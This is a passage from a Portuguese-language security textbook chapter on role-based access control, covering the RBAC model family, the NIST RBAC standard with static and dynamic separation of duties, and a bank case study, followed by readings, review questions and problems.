[SAND96] define uma família de modelos de referência que tem servido de base para esforços contínuos de padronização. Essa família consiste em quatro modelos relacionados uns com os outros, conforme mostrado na [Figura 4.9a](#) e na [Tabela 4.3](#). O RBAC<sub>0</sub> contém as funcionalidades mínimas para um sistema RBAC. O RBAC<sub>1</sub> inclui as funcionalidades do RBAC<sub>0</sub> e adiciona hierarquias de papéis, que permitem que um papel herde permissões de um outro papel. O RBAC<sub>2</sub> inclui o RBAC<sub>0</sub> e acrescenta restrições, que restringem os modos de configuração possíveis dos componentes de um sistema RBAC. O RBAC<sub>3</sub> contém as funcionalidades de RBAC<sub>0</sub>, RBAC<sub>1</sub> e RBAC<sub>2</sub>.



(a) Relação entre modelos RBAC



(b) Modelos RBAC

**FIGURA 4.9** Família de modelos de controle de acesso baseados em papéis. O RBAC<sub>0</sub> é o requisito mínimo para um sistema RBAC. O RBAC<sub>1</sub> adiciona hierarquias de papéis, e o RBAC<sub>2</sub> adiciona restrições. O RBAC<sub>3</sub> engloba o RBAC<sub>1</sub> e o RBAC<sub>2</sub>. Fonte: [SAND96].

---

### Tabela 4.3

#### Escopo de modelos RBAC

---

Modelos	Hierarquias	Restrições
RBAC <sub>0</sub>	Não	Não
RBAC <sub>1</sub>	Sim	Não
RBAC <sub>2</sub>	Não	Sim
RBAC <sub>3</sub>	Sim	Sim

### Modelo-base RBAC<sub>0</sub>

A Figura 4.9b, sem a hierarquia e as restrições de papéis, contém os quatro tipos de entidades em um sistema RBAC<sub>0</sub>:

- **Usuário:** Um indivíduo que tem acesso a esse sistema computacional. Cada indivíduo tem um ID de usuário a ele associado.
- **Papel:** Uma função nomeada dentro da organização que controla esse sistema computacional. Normalmente, associada a cada papel há uma descrição da autoridade e da responsabilidade conferidas a esse papel e a qualquer usuário que assuma esse papel.
- **Permissão:** Uma aprovação de um modo de acesso em particular a um ou mais objetos. Termos equivalentes são *direito de acesso*, *privilégio* e *autorização*.
- **Sessão:** Um mapeamento entre um usuário e um subconjunto ativado do conjunto de papéis atribuídos a um usuário.

As linhas cheias na Figura 4.9b indicam relações, ou mapeamentos, sendo que uma seta com uma só ponta indica uma relação e uma seta com duas pontas indica muitas relações. Assim, há uma relação muitos para muitos entre usuários e papéis: um usuário pode ter vários papéis, e vários usuários podem ter um único papel designado. De modo semelhante, há uma relação muitos para muitos entre papéis e permissões. Uma sessão é usada para definir uma relação temporária um para muitos entre um usuário e um ou mais dos papéis a ele designados. O usuário estabelece uma sessão com apenas os papéis necessários para determinada tarefa; isso é um exemplo do conceito de privilégio mínimo.


As relações muitos para muitos (ou muitas) entre usuários e papéis e entre papéis e permissões dão flexibilidade e granularidade de designação não encontradas em esquemas DAC convencionais. Sem essa flexibilidade e granularidade, há o risco potencial maior de um usuário conseguir mais acesso a recursos do que é necessário em razão do controle limitado sobre os tipos de acesso que podem ser permitidos. O documento do NIST para o RBAC dá os seguintes exemplos: os usuários podem precisar listar diretórios e modificar arquivos existentes sem criar novos arquivos ou podem precisar adicionar registros a um arquivo sem modificar registros existentes.

### **Hierarquias de papéis – RBAC<sub>1</sub>**

Hierarquias de papéis fornecem um meio de reproduzir a estrutura hierárquica de papéis em uma organização. Normalmente, as funções com maior responsabilidade têm maior autoridade para acessar recursos. Uma função

subordinada pode ter um subconjunto dos direitos de acesso da função superior. Hierarquias de papéis fazem uso do conceito de herança para habilitar um papel a incluir implicitamente direitos de acesso associados a um papel subordinado.

A [Figura 4.10](#) é um exemplo de diagrama de hierarquia de papéis. Por convenção, papéis subordinados ficam mais abaixo no diagrama. Uma linha entre dois papéis implica que o papel mais acima inclui todos os direitos de acesso do papel mais abaixo, bem como outros direitos de acesso não disponíveis para o papel mais abaixo. Um papel pode herdar direitos de acesso de vários papéis subordinados. Por exemplo, na [Figura 4.10](#), o papel de Líder de Projeto inclui todos os direitos de acesso do papel de Engenheiro de Produção e do papel de Engenheiro de Qualidade. Mais de um papel pode herdar do mesmo papel subordinado. Por exemplo, o papel de Engenheiro de Produção, bem como o papel de Engenheiro de Qualidade, inclui todos os direitos de acesso do papel de Engenheiro. Direitos de acesso adicionais também são designados ao papel de Engenheiro de Produção e um conjunto diferente de direitos de acesso adicionais é designado ao papel de Engenheiro de Qualidade. Assim, esses dois papéis têm direitos de acesso que se sobrepõem, a saber, os direitos de acesso que eles compartilham com o papel de Engenheiro.



**FIGURA 4.10** Exemplo de hierarquia de papéis.

## **Restrições – RBAC<sub>2</sub>**

Restrições fornecem uma forma de adaptar o RBAC às políticas administrativas e de segurança específicas de uma organização. Uma restrição é uma relação definida entre papéis ou uma condição relacionada a papéis. [SAND96] descreve os seguintes tipos de restrições: papéis mutuamente exclusivos, cardinalidade e papéis com pré-requisitos.

**Papéis mutuamente exclusivos** são papéis tais que um usuário só pode ser designado para um único papel do conjunto de papéis. Essa limitação poderia ser estática ou dinâmica no sentido de que um usuário poderia ser designado a somente um dos papéis do conjunto de possibilidades durante uma sessão. A restrição mutuamente exclusiva provê suporte a uma separação de deveres e capacidades dentro de uma organização. Essa separação pode ser reforçada ou melhorada pelo uso de designações mutuamente exclusivas de permissão. Com essa restrição adicional, um conjunto de papéis mutuamente exclusivos passa a ter as seguintes propriedades:

1. Um usuário só pode ser designado a um papel no conjunto (quer durante uma sessão, quer estaticamente).
2. Qualquer permissão (direito de acesso) só pode ser concedida a um único papel no conjunto.

Assim, o conjunto de papéis mutuamente exclusivos não apresenta sobreposição de permissões. Se dois usuários são designados a diferentes papéis no conjunto, eles não têm sobreposição de permissões quando assumem esses papéis. A finalidade de papéis mutuamente exclusivos é aumentar a dificuldade de que o conluio entre indivíduos que têm habilidades diferentes ou funções divergentes lhes permita driblar políticas de segurança.

Cardinalidade consiste em estabelecer um número máximo com relação a papéis. Uma dessas restrições é impor um número máximo de usuários que podem ser designados a determinado papel. Por exemplo, o papel de líder de projeto ou o papel de chefe de departamento poderia ser limitado a um único usuário. O sistema também poderia impor uma restrição ao número de papéis aos quais um usuário é designado ou ao número de papéis que um usuário pode ativar para uma única sessão. Outra forma de restrição é estabelecer um número máximo de papéis para os quais pode ser concedida determinada permissão; essa poderia ser uma técnica desejável de redução de risco para uma permissão particularmente sensível ou poderosa.

Um sistema pode ser capaz de especificar um **pré-requisito**, que dita que um usuário só pode ser designado a determinado papel se já estiver designado a algum outro papel especificado. Um pré-requisito pode ser usado para estruturar

a implementação do conceito do privilégio mínimo. Em uma hierarquia, poderia ser requerido que um usuário só pode ser designado a um papel sênior (mais alto) se já estiver sendo designado a um papel imediatamente júnior (mais baixo). Por exemplo, na [Figura 4.10](#), um usuário designado a um papel de Líder de Projeto deve também ser designado aos papéis subordinados de Engenheiro de Produção e Engenheiro de Qualidade. Então, se o usuário não precisar de todas as permissões do papel de Líder de Projeto para dada tarefa, ele pode invocar uma sessão usando somente o papel subordinado requerido. Observe que a utilização de pré-requisitos vinculada ao conceito de hierarquia requer o modelo RBAC<sub>3</sub>.

## Modelo RBAC NIST

Em 2001, o NIST propôs um modelo consensual para o RBAC, baseado no trabalho original em [\[SAND96\]](#) e em contribuições subsequentes. O modelo foi ainda mais refinado dentro da comunidade RBAC e adotado pelo American National Standards Institute, International Committee Information Technology Standards (ANSI/INCITS) como ANSI INCITS 359–2004.


A principal inovação do padrão NIST é a introdução da *RBAC System and Administrative Functional Specification*, que define os aspectos requeridos para um sistema RBAC. Essa especificação tem vários benefícios. Ela provê uma fonte de referência funcional para fabricantes, que indica quais funcionalidades devem ser fornecidas ao usuário e a interface de programação geral para essas funções. A especificação guia os usuários no desenvolvimento de documentos de requisitos e na avaliação uniforme de produtos de fabricantes. A especificação também provê um sistema-base sobre o qual pesquisadores e implementadores podem construir melhores funcionalidades. A especificação define funcionalidades, ou funções, em três categorias:

- **Funções administrativas:** Fornecem a capacidade de criar, remover e manter elementos e relações RBAC.
- **Funções de suporte ao sistema:** Fornecem funções para gerenciamento de sessão e para tomar decisões de controle de acesso.
- **Funções de revisão:** Fornecem a capacidade de executar operações de consulta em elementos e relações RBAC.

Exemplos dessas funções são apresentados na discussão a seguir.

O modelo RBAC NIST é composto por quatro componentes de modelo ([Figura 4.11](#)): núcleo RBAC, RBAC hierárquico, relações de separação estática

de deveres (Static Separation of Duty — SSD) e relações de separação dinâmica de deveres (Dynamic Separation of Duty — DSD). As duas últimas componentes correspondem à componente de restrições do modelo da [Figura 4.9](#).



**FIGURA 4.11** Modelo RBAC NIST.

## Núcleo RBAC

Os elementos do núcleo RBAC são os mesmos do  $\text{RBAC}_0$  descritos na seção anterior: usuários, papéis, permissões e sessões. O modelo NIST acrescenta detalhes ao conceito de permissões, introduzindo duas entidades subordinadas: operações e objetos. As seguintes definições são relevantes:

- **Objeto:** Qualquer recurso de sistema sujeito a controle de acesso, como arquivo, impressora, terminal, registros de bancos de dados, e assim por diante.
- **Operação:** Imagem executável de um programa que, ao ser invocado, executa alguma função para o usuário.
- **Permissão:** Aprovação para realizar uma operação sobre um ou mais objetos RBAC protegidos.

As **funções administrativas** no caso do núcleo RBAC incluem as seguintes: adicionar e remover usuários do conjunto de usuários; adicionar e remover papéis do conjunto de papéis; criar e remover instâncias de designação de usuário a papel; e criar e remover instâncias de designação de permissão a papel.

As **funções de suporte ao sistema** incluem as seguintes: criar uma sessão de usuário com um conjunto padrão de papéis ativos; adicionar um papel ativo a uma sessão; remover um papel de uma sessão; e verificar se o sujeito da sessão tem permissão para realizar a operação requisitada sobre um objeto. As **funções de revisão** permitem a um administrador visualizar, mas não modificar, todos os elementos do modelo e suas relações, incluindo usuários, papéis, designações de usuário, designações de papéis e elementos de sessão.

O núcleo RBAC é um modelo mínimo que captura os aspectos comuns encontrados na geração atual de sistemas RBAC.

## **RBAC hierárquico**

O RBAC hierárquico inclui o conceito de herança descrito para o RBAC<sub>1</sub>. No padrão NIST, a relação de herança inclui dois aspectos. Diz-se que o papel  $r_1$  é *descendente* de  $r_2$  se  $r_1$  incluir (herdar) todas as permissões de  $r_2$  e se todos os usuários designados a  $r_1$  são também designados a  $r_2$ .<sup>4</sup> Por exemplo, na [Figura 4.10](#), qualquer permissão concedida ao papel de Líder de Projeto 1 é também concedida ao papel de Diretor, e um usuário designado ao papel de Diretor é também designado ao papel de Líder de Projeto 1.

O modelo NIST define dois tipos de hierarquias de papéis:

- **Hierarquias gerais de papéis:** Permitem uma ordenação parcial arbitrária da hierarquia de papéis. Em particular, esse tipo suporta herança múltipla, na qual um papel pode herdar permissões de vários papéis subordinados, e mais de um papel pode herdar do mesmo papel subordinado.
- **Hierarquias limitadas de papéis:** Impõem restrições que resultam em uma estrutura em árvore, mais simples. A limitação é que um papel pode ter um ou mais ascendentes (ou predecessores) imediatos, mas está restrito a um único descendente (ou sucessor) imediato.

A lógica por trás das hierarquias de papéis é que a propriedade de herança simplifica muito a tarefa de definir relações entre permissões. Os papéis podem ter sobreposição de permissões, o que significa que usuários que pertencem a papéis diferentes podem ter algumas permissões compartilhadas. Além disso, é típico em uma organização haver muitos usuários que compartilham um conjunto de permissões comuns, transversais a muitos níveis organizacionais. Para evitar a necessidade de definir numerosos papéis a partir do zero para acomodar vários usuários, hierarquias de papéis são usadas em várias implementações comerciais. Hierarquias de papéis gerais nos fornecem a mais

poderosa ferramenta para essa finalidade. O padrão incorpora hierarquias de papéis limitadas, que também são úteis, para permitir uma implementação mais simples de hierarquias de papéis.

O RBAC hierárquico adiciona quatro novas funções administrativas ao núcleo RBAC: adicionar uma nova relação de herança imediata entre dois papéis existentes; remover uma relação de herança imediata existente; criar um novo papel e adicioná-lo como ascendente imediato de um papel existente; e criar um novo papel e adicioná-lo como descendente imediato de uma relação existente. As funções de revisão do RBAC hierárquico permitem que o administrador visualize as permissões e usuários associados a cada papel, seja diretamente, seja por herança.

### ***Relações de separação estática de deveres***

A SSD e a DSD são duas componentes que adicionam restrições ao modelo RBAC NIST. As restrições são na forma de separação de relações de deveres, usadas para garantir o respeito a políticas de conflito de interesses que as organizações podem empregar para impedir que os usuários transcendam um nível razoável de autoridade para suas posições.

A SSD permite a definição de um conjunto de papéis mutuamente exclusivos, de tal forma que, se um usuário for designado a um papel no conjunto de papéis, ele não pode ser designado a qualquer outro papel no conjunto. Além disso, a SSD pode impor uma restrição de cardinalidade a um conjunto de papéis. Uma restrição de cardinalidade associada a um conjunto de papéis consiste em um número maior do que o que especifica uma combinação de papéis que violaria a política SSD. Por exemplo, as permissões associadas à função de compra poderiam ser organizadas como um conjunto de quatro papéis, com a restrição de que nenhum usuário pode ser designado a mais de três papéis do conjunto de papéis. Uma definição concisa de SSD é que a SSD é definida como um par (*conjunto de papéis, n*) no qual nenhum usuário é designado a *n* ou mais papéis do conjunto de papéis.

A SSD inclui funções administrativas para criar e remover conjuntos de papéis e adicionar e remover membros de papéis. Ela também inclui funções de revisão para visualizar as propriedades de conjuntos de SSD existentes.

### ***Separação dinâmica de relações de deveres***

Como ocorre com a SSD, relações DSD limitam as permissões disponíveis a um

usuário. Especificações DSD limitam a disponibilidade das permissões, impondo restrições aos papéis que podem ser ativados durante uma sessão de um usuário ou entre sessões distintas daquele usuário. Relações DSD definem restrições na forma de um par (*conjunto de papéis, n*), onde  $n$  é um número natural  $n \geq 2$ , que tem a propriedade de que nenhuma sessão de usuário pode ativar  $n$  ou mais papéis do conjunto de papéis.

A DSD permite que o administrador especifique certas capacidades para um usuário por períodos de tempo diferentes, não sobrepostos. Como ocorre com a SSD, a DSD inclui funções administrativas e de revisão para definir e visualizar relações DSD.

## 4.6 Estudo de caso: sistema RBAC para um banco

O Dresdner Bank implementou um sistema RBAC que serve como exemplo útil e prático [SCHA01]. O banco usa uma variedade de aplicações computacionais. Muitas dessas foram inicialmente desenvolvidas para um ambiente de mainframe; algumas dessas aplicações mais antigas são agora suportadas em uma rede cliente-servidor, enquanto outras permanecem em mainframes. Há também aplicações mais novas em servidores. Antes de 1990, um sistema DAC simples era usado em cada servidor e mainframe. Os administradores mantinham um arquivo local de controle de acesso em cada estação e definiam os direitos de acesso para cada empregado, em cada aplicação, em cada estação. Esse sistema era incômodo, consumia muito tempo e era propenso a erros. Para melhorar o sistema, o banco introduziu um esquema RBAC, que passou a fazer parte do sistema inteiro e no qual a determinação de direitos de acesso é compartimentalizada em três unidades administrativas diferentes para maior segurança.

Papéis internos à organização são definidos por uma combinação de cargo oficial e função ocupada. A Tabela 4.4a dá exemplos. Esse esquema é um pouco diferente do conceito de papel no padrão NIST, no qual um papel é definido por uma função ocupada. Até certo ponto, a diferença é uma questão de terminologia. Seja como for, a estruturação de papéis do banco leva a um meio natural de desenvolver uma hierarquia de heranças baseada em cargos oficiais. Dentro do banco, há uma ordenação parcial estrita de cargos oficiais dentro de cada organização, refletindo a hierarquia de responsabilidade e poder. Por exemplo, os cargos de Chefe de Divisão, Gerente de Grupo e Escriturário estão

em ordem decrescente. Quando o cargo oficial é combinado com a função ocupada, há uma ordenação resultante de direitos de acesso, como indicado na [Tabela 4.4b](#). Assim, o papel do analista financeiro/Gerente de Grupo (papel B) tem mais direitos de acesso do que o papel de analista financeiro/Escriturário (papel A). A tabela indica que o papel B tem tantos ou mais direitos de acesso que o papel A em três aplicações e tem direitos de acesso a uma quarta aplicação. Por outro lado, não há qualquer relação hierárquica entre escritório bancário/Gerente de Grupo e analista financeiro/Escriturário porque eles trabalham em áreas funcionais diferentes. Por conseguinte, podemos definir uma hierarquia de papéis na qual um papel é superior a outro se seu cargo for superior e suas funções forem idênticas. A hierarquia de papéis permite uma economia no número de definições de direitos de acesso, como sugerido pela [Tabela 4.4c](#).

---

#### **Tabela 4.4**

#### **Funções e papéis para o exemplo do banco**

---

*(a) Funções e cargos oficiais*

Papel	Função	Cargo oficial
A	analista financeiro	Escriturário
B	analista financeiro	Gerente de Grupo
C	analista financeiro	Chefe de Divisão
D	analista financeiro	Júnior
E	analista financeiro	Sênior
F	analista financeiro	Especialista
G	analista financeiro	Assistente
...	...	...
X	técnico compartilhado	Escriturário
Y	suporte de e-commerce	Júnior
Z	escritório bancário	Chefe de Divisão

*(b) Designações de permissão*

Papel	Aplicação	Direito de acesso
A	instrumentos do mercado monetário	1, 2, 3, 4
	trading de derivativos	1, 2, 3, 7, 10, 12
	instrumentos de juros	1, 4, 8, 12, 14, 16
	instrumentos do mercado monetário	1, 2, 3, 4, 7
	trading de derivativos	1, 2, 3, 7, 10, 12, 14
	instrumentos de juros	1, 4, 8, 12, 14, 16
B	instrumentos de consumidor privado	1, 2, 4, 7
	• • •	• • •

*(c) Designações de permissão com herança*


Papel	Aplicação	Direito de acesso
A	instrumentos do mercado monetário	1, 2, 3, 4
	trading de derivativos	1, 2, 3, 7, 10, 12
	instrumentos de juros	1, 4, 8, 12, 14, 16
	instrumentos do mercado monetário	7
	trading de derivativos	14
	instrumentos de juros	1, 4, 8, 12, 14, 16
B	instrumentos de consumidor privado	1, 2, 4, 7
	• • •	• • •

No esquema original, a designação direta de direitos de acesso ao usuário

individual ocorria no nível da aplicação e estava associada à aplicação individual. No novo esquema, uma administração de aplicações determina o conjunto de direitos de acesso associado a cada aplicação individual. Todavia, pode ser que dado usuário que executa dada tarefa não tenha autorização de utilizar todos os direitos de acesso associados à aplicação. Quando um usuário invoca uma aplicação, a aplicação concede acesso com base em um perfil de segurança fornecido por um mecanismo centralizado. Uma administração de autorização separada associa direitos de acesso a papéis e cria o perfil de segurança para uma utilização com base no papel do usuário.

Um usuário é estaticamente designado a um papel. Em princípio (neste exemplo), cada usuário pode ser estaticamente designado a até quatro papéis e seleciona dado papel para utilizar na invocação de uma aplicação em particular. Isso corresponde ao conceito de sessão do NIST. Na prática, a maioria dos usuários é designada estaticamente a um único papel com base no cargo ocupado pelo usuário e na função que ele desempenha.

Todas essas componentes são ilustradas na [Figura 4.12](#). O Departamento de Recursos Humanos designa um único ID de Usuário a cada empregado que usará o sistema. Tendo como base o cargo e a função ocupada pelo usuário, o departamento também designa um ou mais papéis ao usuário. A informação usuário/papel é dada pela Administração de Autorização, que cria um perfil de segurança para cada usuário, associando o ID de Usuário e o papel que ele desempenha a um conjunto de direitos de acesso. Quando um usuário invoca uma aplicação, a aplicação consulta o perfil de segurança desse usuário para determinar qual subconjunto de direitos de acesso da aplicação está em vigor para esse usuário nesse papel.



**FIGURA 4.12** Exemplo de administração de controle de acesso.

Um papel pode ser usado para acessar várias aplicações. Assim, o conjunto de direitos de acesso associado a um papel pode incluir direitos de acesso que não estão associados a uma das aplicações que um usuário invoca. Isso é ilustrado na Tabela 4.4b. O papel A tem vários direitos de acesso, mas somente um subconjunto desses direitos é aplicável a cada uma das três aplicações que o papel A pode invocar.

Alguns números referentes a esse sistema são de interesse. Dentro do banco, há 65 cargos oficiais, que vão de Escriturário em uma agência, passando por Gerente da Agência, até Membro do Conselho. Esses cargos são combinados com 368 funções fornecidas pelo banco de dados de recursos humanos. Há, potencialmente, 23.920 papéis diferentes, mas o número de papéis em uso no momento é de cerca de 1.300. Isso está alinhado com a experiência de outras implementações RBAC. Em média, 42 mil perfis de segurança são distribuídos a aplicações a cada dia pelo módulo de Administração de Autorização.

## 4.7 Leituras e sites recomendados

[SAND94] é uma excelente visão geral dos tópicos deste capítulo.

[DOWN85] fornece uma boa revisão dos elementos básicos do DAC. [KAIN87] é uma discussão clara de controle de acesso baseado em capacidade.

[SAND96] é uma visão geral abrangente do RBAC. [FERR92] também

fornece algumas percepções úteis. [BARK97] examina as similaridades em termos de funcionalidade entre RBAC e DAC, tendo como base listas de controle de acesso. [SAUN01] é uma comparação mais geral entre RBAC e DAC. [MOFF99] se concentra nas hierarquias de papéis do RBAC. [FERR01] apresenta o padrão RBAC NIST com todos os detalhes.

BARK97 Barkley, J. Comparing Simple Role-Based Access Control Models and Access Control Lists. *Proceedings of the Second ACM Workshop on Role-Based Access Control*, 1997.

DOWN85 Down, D. et al. Issues in Discretionary Access Control. *Proceedings of the 1985 Symposium on Security and Privacy*, 1985.

FERR92 Ferraiolo, D.; Kuhn, R. Role-Based Access Control. *Proceedings of the 15th National Computer Security Conference*, 1992.

FERR01 Ferraiolo, D. et al. Proposed NIST Standard for Role-Based Access Control. *ACM Transactions on Information and System Security*, agosto de 2001.

KAIN87 Kain, R.; Landwehr. On Acccess Checking in Capability-Based System. *IEEE Transactions on Software Engineering*, fevereiro de 1987.

MOFF99 Moffett, J.; Lupu, E. The Uses of Role Hierarchies in Access Control. *Proceedings of the Fourth ACM Workshop on Role-Based Access Control*, 1999.

SAND94 Sandhu, R.; Samarati, P. Access Control: Principles and Practice. *IEEE Communications Magazine*, fevereiro de 1996.

SAND96 Sandhu, R. et al. Role-Based Access Control Models. *Computer*, setembro de 1994.

SAUN01 Saunders, G.; Hitchens, M.; Varadharajan, V. Role-Based Access Control and the Access Control Matrix. *Operating Systems Review*, outubro de 2001.

## Site recomendado

- **Site NIST RBAC:** Inclui numerosos documentos, padrões e software para RBAC.

## 4.8 Termos principais, perguntas de revisão e problemas

## Termos principais

controle de acesso	hierarquia limitada de papéis	privilegio mínimo
controle de acesso baseado em papéis (RBAC)	hierarquias de papéis	proprietário
controle de acesso discricionário (DAC)	lista de controle de acesso	restrições aos papéis
controle de acesso mandatório (MAC)	matriz de acesso	rótulo de capacidade
direito de acesso	objeto	separação de deveres
domínio de proteção	papéis mutuamente exclusivos	separação dinâmica de deveres (DSD)
grupo	permissão	separação estática de deveres (SSD)
hierarquia geral de papéis	política de controle de acesso	sessão
	aberta	sujeito
	fechada	

## Perguntas de revisão

- 4.1 Defina brevemente as diferenças entre DAC e MAC.
- 4.2 Como o RBAC pode ser comparado ao DAC e ao MAC?
- 4.3 Liste e defina as três classes de sujeitos em um sistema de controle de acesso.
- 4.4 No contexto de controle de acesso, qual é a diferença entre um sujeito e um objeto?
- 4.5 O que é direito de acesso?
- 4.6 Qual é a diferença entre uma lista de controle de acesso e um rótulo de capacidade?
- 4.7 O que é domínio de proteção?
- 4.8 Defina brevemente os quatro modelos RBAC da [Figura 4.9a](#).
- 4.9 Liste e defina os quatro tipos de entidades em um modelo-base do sistema RBAC.
- 4.10 Descreva três tipos de restrições a hierarquia de papéis.
- 4.11 No modelo RBAC NIST, qual é a diferença entre SSD e DSD?

## Problemas

- 4.1 Para o modelo DAC discutido na [Seção 4.3](#), uma representação alternativa do estado de proteção é um grafo direcionado. Cada sujeito e cada objeto no estado de proteção é representado por um nó (um mesmo nó é usado para uma entidade que é ao mesmo tempo sujeito e objeto). Uma linha

direcionada de um sujeito a um objeto indica um direito de acesso, e o rótulo nessa ligação define o direito de acesso.

- a. Desenhe um grafo direcionado que corresponda à matriz de acesso da [Figura 4.3a](#).
- b. Desenhe um grafo direcionado que corresponda à matriz de acesso da [Figura 4.4](#).
- c. Há correspondência um para um entre a representação em grafo direcionado e a representação de matriz de acesso? Explique.

4.2

- a. Sugira um modo de implementar domínios de proteção usando listas de controle de acesso.
- b. Sugira um modo de implementar domínios de proteção usando rótulos de capacidade.

*Sugestão:* Em ambos os casos, um nível de indireção é exigido.

4.3 O sistema operacional VAX/VMS faz uso de quatro modos de acesso ao processador para facilitar a proteção e o compartilhamento de recursos de sistema entre processos. O modo de acesso determina:

- **Privilégios de execução de instrução:** Quais instruções o processador pode executar?
- **Privilégios de acesso à memória:** Quais posições na memória virtual a instrução corrente pode acessar?

Os quatro modos são os seguintes:

- **Kernel (núcleo):** Executa o kernel do sistema operacional VMS, que inclui gerenciamento de memória, tratamento de interrupções e operações de entrada e saída.
- **Executivo:** Executa muitas das chamadas de serviço do sistema operacional, incluindo rotinas de gerenciamento de arquivo e registros (disco e fita).
- **Supervisor:** Executa outros serviços do sistema operacional, como respostas a comandos de usuário.
- **Usuário:** Executa programas de usuários, além de utilitários como compiladores, editores, ligadores e depuradores.

Um processo que está executando em modo menos privilegiado, muitas vezes, precisa chamar um procedimento que executa em modo mais

privilegiado; por exemplo, um programa usuário necessita de um serviço de sistema operacional. Essa chamada é possível usando uma instrução de mudança de modo (change-mode call — CHM), que causa uma interrupção que transfere controle a uma rotina no novo modo de acesso. Um retorno é feito mediante a execução da instrução REI (retornar de exceção ou interrupção).

- a. Vários sistemas operacionais têm dois modos: kernel (núcleo) e usuário. Quais são as vantagens e desvantagens de prover quatro modos em vez de dois?
- b. Você conseguiria argumentar a favor de haver mais do que quatro modos?

4.4 O esquema VMS discutido no problema anterior costuma ser denominado estrutura de proteção em anel, como ilustrado na [Figura 4.13](#). De fato, o esquema simples kernel/usuário é uma estrutura de dois anéis. [SILB04] aponta um problema com essa abordagem:

*A principal desvantagem da estrutura (hierárquica) em anel é que ela não nos permite impor o princípio “apenas para quem precisa saber”. Em particular, se um objeto deve ser acessível no domínio  $D_j$  mas não acessível no domínio  $D_i$ , devemos ter  $j < i$ . Mas isso significa que todo segmento acessível em  $D_i$  também é acessível em  $D_j$ .*

- a. Explique claramente o problema ao qual a citação precedente se refere.
- b. Sugira um modo pelo qual um sistema operacional estruturado em anel pode lidar com esse problema.

